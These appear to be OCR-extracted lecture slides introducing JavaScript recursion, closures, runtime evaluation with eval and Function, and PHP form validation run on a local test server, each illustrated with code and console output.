
JavaScript – Recursion

```
function factorial(n) {
    if (n === 0) {
        return 1;
    }
    return n * factorial(n - 1);
}
console.log(factorial(5));
120
```

http://en.wikipedia.org/wiki/JavaScript

JavaScript – Anonymous Functions and Closures

```
var createFunction = function() {
   var count = 0;
   return function () {
       return ++count;
   };
};
var inc = createFunction();
inc();
inc();
inc();
var inc2 = createFunction();
inc2();
```




```
> var createFunction = function() {
      var count = 0;
      return function () {
          return ++count;
      };
  };
< undefined
> var inc = createFunction();
< undefined
> inc();
< 1
> inc();
< 2
> inc();
< 3
> var inc2 = createFunction();
< undefined
> inc2();
< 1
>
```

JavaScript – Runtime Evaluation

- JavaScript contains features to interpret a string as code and execute it
  - eval
  - Function
  - setTimeout
  - setInterval
  - execScript (deprecated since IE11)

```
var foo = "bar";
eval("foo = 'admin';");
console.log(foo);
var x = "console.log('hello');";
var test = new Function(x);
test();
```



```
> var foo = "bar";
<· undefined
> eval("foo = 'admin';");
<· "admin"
> console.log(foo);
  admin                                         VM49:1
<· undefined
> var x = "console.log('hello');";
<· undefined
> var test = new Function(x);
<· undefined
> test()
  hello                                         VM54:2
<· undefined
>
```

JavaScript Uses – Form Validation


- How to validate user input on HTML forms?
- Traditionally requires a round-trip to the server, where the server can check the input to make sure that it is valid

JavaScript Uses – Form Validation

```
<?php
if ($_GET['submit']) {
  $student = $_GET['student'];
  $class = $_GET['class'];
  $grade = $_GET['grade'];
  if (empty($student) || empty($class) || empty($grade)) {
      echo "<b>Error, did not fill out all the forms</b>";
  }
  else if (!($grade == 'A' || $grade == 'B' || $grade == 'C' ||
                $grade == 'D' || $grade == 'F')) {
      echo "<b>Error, grade must be one of A, B, C, D, or F</b>";
  }
  else { echo "<b>Grade successfully submitted!</b>";
  }
} ?>
<form>
 Student: <input type="text" name="student"><br>
 Class:  <input type="text" name="class"><br>
 Grade:  <input type="text" name="grade"><br>
 <input type="submit" name="submit">
</form>
```

Quick tip:


```
$ cd /var/www/public_html
$ php -S localhost:8000
```



Student:

Class:


Grade:



Student: admin

Class:

Grade: A



localhost:8000/test.php?student=admin&class=&grade=A&submit=Submit

